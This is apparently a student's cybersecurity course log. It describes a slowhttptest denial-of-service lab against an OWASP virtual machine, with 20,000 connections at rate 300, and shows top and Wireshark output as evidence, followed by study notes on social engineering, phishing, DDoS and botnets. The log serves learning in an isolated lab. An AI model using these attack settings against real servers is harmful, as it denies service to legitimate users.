
Ultimately, this attack can be used professionally to stress test network resources to test security mechanisms or server limitations. Alternatively, this type of attack can be used by attackers to exhaust a network of it's resources leaving it incapable of performing legitimate actions. The command we used uses the slowhttptest command-line tool to open 20,000 ports and begin sending partial HTTP GET requests to the OWASP machine. The 300 rate of connection (-r) we've used aims to continually establish new connections keeping the victim under constant pressure.



```
top - 20:52:32 up 3 min,  1 user,  load average: 0.15, 0.06, 0.01
Tasks: 265 total,   1 running, 264 sleeping,   0 stopped,   0 zombie
Cpu(s):  0.0%us,  2.0%sy,  0.0%ni, 98.0%id,  0.0%wa,  0.0%hi,  0.0%si,  0.0%st
Mem:   5871212k total,   731824k used,  5139388k free,    72932k buffers
Swap:   397304k total,        0k used,   397304k free,   215552k cached

  PID USER      PR  NI  VIRT  RES  SHR S %CPU %MEM    TIME+  COMMAND
 2133 root      20   0  2544 1300  920 R  2.0  0.0   0:02.90 top
  853 postgres  20   0 44972 1228  420 S  0.3  0.0   0:00.01 postgres
    1 root      20   0  2800 1636 1184 S  0.0  0.0   0:00.12 init
    2 root      20   0     0    0    0 S  0.0  0.0   0:00.00 kthreadd
    3 root      RT   0     0    0    0 S  0.0  0.0   0:00.00 migration/0
    4 root      20   0     0    0    0 S  0.0  0.0   0:00.00 ksoftirqd/0
    5 root      RT   0     0    0    0 S  0.0  0.0   0:00.00 watchdog/0
    6 root      20   0     0    0    0 S  0.0  0.0   0:00.21 events/0
    7 root      20   0     0    0    0 S  0.0  0.0   0:00.00 cpuset
    8 root      20   0     0    0    0 S  0.0  0.0   0:00.00 khelper
    9 root      20   0     0    0    0 S  0.0  0.0   0:00.00 netns
   10 root      20   0     0    0    0 S  0.0  0.0   0:00.00 async/mgr
   11 root      20   0     0    0    0 S  0.0  0.0   0:00.00 pm
   12 root      20   0     0    0    0 S  0.0  0.0   0:00.00 sync_supers
   13 root      20   0     0    0    0 S  0.0  0.0   0:00.00 bdi-default
   14 root      20   0     0    0    0 S  0.0  0.0   0:00.00 kintegrityd/0
   15 root      20   0     0    0    0 S  0.0  0.0   0:00.00 kblockd/0
   16 root      20   0     0    0    0 S  0.0  0.0   0:00.00 kacpid
   17 root      20   0     0    0    0 S  0.0  0.0   0:00.00 kacpi_notify
   18 root      20   0     0    0    0 S  0.0  0.0   0:00.00 kacpi_hotplug
   19 root      20   0     0    0    0 S  0.0  0.0   0:00.00 ata/0
   20 root      20   0     0    0    0 S  0.0  0.0   0:00.00 ata_aux
   21 root      20   0     0    0    0 S  0.0  0.0   0:00.00 ksuspend_usbd
```

To confirm the attack was successful, I used tcpdump and analysed the captured traffic in wireshark. Here we could see the high number of HTTP GET requests from the attacker source IP to the victim destination IP to confirm the connection was established and the packets were delivered. To better observe the impact of this attack, I used top, a linux resource manager to observe any relevant changes in usage. Two major identifiers are the increase in tasks from 108 at resting state to 265 during the attack. Here the increase in tasks highlights the server increasing resources to handle the incoming flood of traffic. Additionally, the jump in memory usage from a normal state of 507884k to 731824k highlights the server holder onto more data as it attempts to process the requests.

Using Wiresharks I/O graph we can apply filters and get a graphical representation of the network traffic to further confirm the success of our attack. Here, at the beginning, we see a gradual increase in TCP packets. These are the partial HTTP GET requests the attacker is sending to the victim and gradual increase outlines the connections being opened and the traffic being sent. I also applied a http filter to display the victim responses. Here, the http responses from the server side are expected to be low as the packets the host is sending are not intended to establish a legitimate connection and therefore warrant a successful server response.


Parrot OS Security Edition Clone (5.1P) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications Places System
Tue Aug 13, 01:55
Wireshark · I/O Graphs · slowhttptest_test.pcap (as superuser)
Wireshark I/O Graphs: slowhttptest_test.pcap
Packets/1 sec
4000
3000
2000
1000
0
0
50
100
150
200
250
Time (s)

Click to select packet 12079 (17s = 32).

Enabled	Graph Name	Display Filter	Color	Style	Y Axis	Y Field	SMA Period	Y Axis Factor
☑	All Packets		■	Line	Packets		None	1
□	TCP Errors	tcp.analysis…	🟥	Bar	Packets		None	1
☑	Filtered packets	http	■	Line	Packets		None	1
☑	Filtered packets	tcp	🟩	Line	Packets		None	1

Mouse ● drags ○ zooms

Interval 1 sec


□ Time of day

□ Log scale

☑ Automatic Update

+ − Help Reset Copy Copy from Close Save As…
Menu Parrot Terminal Parrot Terminal user Parrot Terminal slowhttptest_test.pca… Wireshark · I/O Graph… Wireshark · I/O Graph…
Right Ctrl

<u>Evidence of Learning</u>



Week 6

Tuesday, 13 August 2024 12:05 PM

Social Engineering

Social Engineering Overview

Manipulating individuals into revealing confidential or personal information for exploitation, often termed human hacking. Social Engineering is an increasing threat in cybersecurity as human vulnerability is exploited; awareness is key to prevention.

Common Targets

- Receptionists and Helpdesk Personnel
- Technical Support Executives
- Users and Clients
- Vendors of the Target Organisation
- Senior Executives

Effectiveness of Social Engineering

- **Challenges:** Difficult to prevent due to human susceptibility; hard to detect as it relies on manipulation.
- **Limitations:** No foolproof method or dedicated hardware/software for absolute protection.
- **Cost:** Relatively inexpensive and simple to execute.

Human-Based Social Engineering Techniques

- **Impersonation**: Posing as a trusted individual.
- **Vishing**: Voice phishing using VoIP.
- **Eavesdropping**: Unauthorized listening to conversations.
- **Shoulder Surfing**: Observing a victim's screen.
- **Dumpster Diving**: Retrieving information from discarded waste.

Computer-Based Social Engineering Techniques

- **Phishing**: Tricking users with legitimate-looking emails or links.
- **Spam Emails**: Unwanted emails collecting sensitive information.
- **Instant Messaging**: Extracting personal info through online chat.
- **Pop-Up Window Attacks**: Redirecting users to fake web pages.
- **Scareware**: Malware that scares users into visiting malicious websites.

Mobile-Based Social Engineering Techniques

- **Malicious Apps**: Fake apps uploaded to app stores, infecting devices with malware.
- **Repackaging Legitimate Apps**: Genuine apps modified with malware and uploaded to third-party stores.
- **Fake Security Applications**: Deceptive apps prompting users to download malware.
- **SMiShing**: SMS phishing designed to extract personal information.

Social Engineering in Businesses

Factors Making Companies Vulnerable to Attacks

1. **Lack of Adequate Security Training:**
   - Employees may not be aware of social engineering tactics, leading to inadvertent disclosure of sensitive information.
   - Importance: Comprehensive training on these techniques is essential to mitigate risks.
2. **Unrestricted Access to Data:**
   - Universal access to sensitive company data increases risk.
   - Importance: Implement strict monitoring and training for key personnel to safeguard data.
3. **Several Organisational Units:**
   - Operating across multiple locations complicates system management and increases vulnerability.
   - Importance: Distributed setups require more robust security measures to protect sensitive information.
4. **Insufficient Security Policies:**
   - A strong security policy is crucial for outlining measures against threats.
   - Importance: Policies should cover password management, access rights, and centralised security to enhance overall security posture.

Attack Methods

Phishing Techniques

1. **Spear Phishing:**
   - **Description**: Personalized phishing attacks tailored to specific individuals using personal data, often sourced from social media.
   - **Target**: Specific individuals within an organization.
2. **Whaling:**
   - **Description**: Targets high-level executives like CEOs and CFOs with meticulously crafted emails or websites.
   - **Target**: Top-tier executives due to their access to sensitive information.
3. **Pharming:**
   - **Description**: Redirects a victim's traffic to an attacker-controlled website by executing malicious programs on the victim's computer or server.
   - **Target**: Any user attempting to access legitimate websites.
4. **Catfishing Attack:**
   - **Description**: Involves stealing someone's identity on social media to create fake accounts for deceptive activities, such as cyberbullying or financial scams.
   - **Target**: Social media users.
5. **Deepfake Attack:**
   - **Description**: Uses AI to create convincing fake media of senior figures, replicating appearance, voice, and gestures to deceive users.
   - **Target**: Individuals or organizations, often focusing on high-profile figures.

Denial of Service (DoS) and Distributed Denial of Service (DDoS) Attacks

- **DoS Attacks:**
  - **Goal**: Exhaust system resources to make the target system unreachable or inaccessible to legitimate users.
  - **Impact**: Denies service access rather than corrupting data or gaining unauthorized access.
- **DDoS Attacks:**
  - **Evolution**: A DoS attack that utilizes multiple attacking machines.
  - **Mechanism**: Uses a botnet of compromised devices (Zombies) to flood the target with overwhelming traffic.
  - **Impact**: Consumes resources like bandwidth, CPU, and disk space, potentially damaging network components or wiping out programs and files.

Botnet and DDoS Attacks

- **Bot:**
  - **Description**: A software application programmed to perform specific tasks.
  - **Botnet**: A network of bots working together under a bot master's control.
- **Botnet Structure:**
  - **Hierarchy**: Consists of a bot server (often an IRC server) and numerous bot clients (zombies/drones).
  - **Botmaster**: The central figure who controls the botnet through an IRC channel on a remote command and control (C&C) server.
  - **Size**: Even small botnets can have hundreds or thousands of clients.
- **DDoS Attack Process in a Botnet:**
  - **1. Joining**: New bot clients join an IRC channel and wait for commands.
  - **2. Command Distribution**: The botmaster sends commands to the IRC server.
  - **3. Execution**: Bot clients retrieve and execute commands, such as launching a DDoS attack.
  - **4. Reporting**: Bot clients report back on the results of their actions.

Reflection on Content

I found this weeks pass task and content to be both informative and enjoyable. Social engineering is a fast-arising security concern within the cyber security field that has no simple solution. This weeks content accurately highlighted why social engineering attacks are becoming increasingly popular, especially for attackers with limited technical knowledge of computer systems. More so, I found this weeks pass task was a great exercise to highlight the simplistic nature of social engineering attacks while observing how dangerous they can be.